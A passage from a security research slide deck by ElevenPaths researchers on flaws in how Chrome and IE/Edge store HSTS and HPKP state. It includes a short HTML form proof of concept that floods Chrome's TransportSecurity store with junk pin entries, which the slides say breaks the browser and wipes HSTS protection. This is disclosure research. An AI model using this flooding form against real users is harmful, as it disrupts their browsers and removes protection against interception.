5       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
6       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" ],
7     "dynamic_spki_hashes_expiry": 1510675243.107371,
8     "expiry": 1510675243.10736,
9     "mode": "force-https",
10    "pkp_include_subdomains": true,
11    "pkp_observed": 1510667466.107371,
12    "report-uri": "",
13    "sts_include_subdomains": true,
14    "sts_observed": 1510667466.107365
15  },
16  "5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=": {
17    "dynamic_spki_hashes_expiry": 0.0,
18    "expiry": 1510753562.415028,
19    "mode": "force-https",
20    "pkp_include_subdomains": false,
21    "pkp_observed": 0.0,
22    "sts_include_subdomains": false,
23    "sts_observed": 1510667162.41503
24  }
25 }
```

**NO STORAGE
LIMITS**



*So... What happens if we try to fill up
the database with thousands and
thousands of laaaarge junk entries?*



```

<br />
<form id="all" action="headers.php" method="POST">
    <input type="email" placeholder="email" name="email" />
    <br /><br />
    <input type="hidden" name="max-age-hsts" value="8875845774" />
    <input type="hidden" name="include-subdomains-hsts" value="True" />
    <input type="hidden" name="preload-hsts" value="True" />
    <input type="hidden" name="pin-sha256-default" value="True" />
    <input type="hidden" name="multiplier-default" value="1" />
    <input type="hidden" name="pin-sha256[]" value="
1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" />
    <input type="hidden" name="multiplier[]" value="4000" />
    <input type="hidden" name="max-age-hpkp" value="8875845774" />
    <input type="hidden" name="include-subdomains-hpkp" value="True" />
    <input type="hidden" name="report-uri-hpkp" value="" />
    <input type="hidden" name="knock" value="True" />
    <input type="hidden" name="latency" value="50" />
    <input type="hidden" name="request" value="50000" />
    <button type="submit" name="submit" value="all"> Connect!</button>
</form>
```

Chrome highlights:


- *Attack is very easy to achieve and you can try it in different ways. (WiFi Portal / MITM attack / etc).*
- *Chrome stops working properly in a few minutes.*
- *User is forced to clear browsing data in Chrome and therefore the TransportSecurity file starts over again = HSTS/HPKP broken ;)*





HstsEntry_8 [Table ID = 327, 7 Columns]

EntryId	MinimizedRDomainHash	MinimizedRDomainLength	IncludeSubdomains	Expires	LastTimeUsed	RDomain
10022	4878784512183692123	9		05/05/1829 11:50:03 p. m.	29/05/2017 11:01:09 a. m.	23/01/2017 11:01:09 a. m.
26074	5910557157012728667	9	0		14/12/2017 3:57:01 a. m.	17/06/2017 3:57:01 a. m.
26079	730144501395549019	8	0		17/06/2018 5:11:46 a. m.	17/06/2017 5:11:46 a. m.
26080	730144501395549019	8		05/05/1829 11:50:03 p. m.	17/06/2018 5:11:49 a. m.	17/06/2017 5:11:49 a. m.
26075	4705519305907956571	12		05/05/1829 11:50:03 p. m.	19/05/2018 10:51:37 p. m.	20/11/2017 10:51:37 p. m.
42133	4868819453617564507	9	0		137868316065639603	20/11/2017 11:11:27 p. m.
26076	2525412546616421211	20		05/05/1829 11:50:03 p. m.	26/03/2018 11:11:30 p. m.	20/11/2017 11:11:30 p. m.
26077	6309426421137861467	11	0		137868316096159193	20/11/2017 11:11:30 p. m.
26078	6309426421137861467	11				20/11/2017 11:11:30 p. m.
42134	2204664202120063835	11				20/11/2017 11:12:47 p. m.
42135	730144501395549019	8				20/11/2017 11:12:47 p. m.



The curious thing...

131 requests

0 B transferred

177.8 ms total (DOMContentLoaded: 871 ms, load: 874 ms)

HstsEntry_8 [Table ID = 327, 7 Columns]

EntryId	MinimizedRDomainHash	MinimizedRDomainLength	IncludeSubdomains	Expires	LastTimeUsed	RDomain
25/11/2017						ie

Headers

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

Access-Control-Allow-Origin: https://test.cloudpinning.com

Content-type: text/html

Date: Sat, 25 Nov 2017 02:17:23 GMT


Public-Key-Pins: max-age=0; pin-sha256="PbNCVpVasMJxps3IqFfLTRKkVn

Server: lighttpd/1.4.33


Strict-Transport-Security: max-age=1234; includeSubDomains; preload

WININET.DLL

HttpsIsHostHstsEnabled



Landing issues...





*I remember if
you visited the
website over
https or http...
but not because
of HSTS itself...*



IE/Edge highlights:

- *Most of the websites will not be remembered as webs protected with HSTS, due to problems in the storage process.*
- *Browser cache is the one that remembers if you have entered the website over http or https... but not HSTS itself.*
- *Restarting the browser, the machine or (most effectively) clearing the cache, leaves the user without a real HSTS protection.*



Conclusions...

*We can tell there is not a strong bet yet for
improving this implementations in browsers so...*

*No one is safe....
even with HSTS.*

THANK YOU!

Sheila Ayelen Berta

*Security Researcher – ElevenPaths
(Telefonica Digital cyber security unit)*
@UnaPibaGeek
sheila.berta@11paths.com

Sergio De Los Santos

*Head of Research – ElevenPaths
(Telefonica Digital cyber security unit)*
@ssantosv
sergio.delossantos@11paths.com



@unapibageek - @ssantosv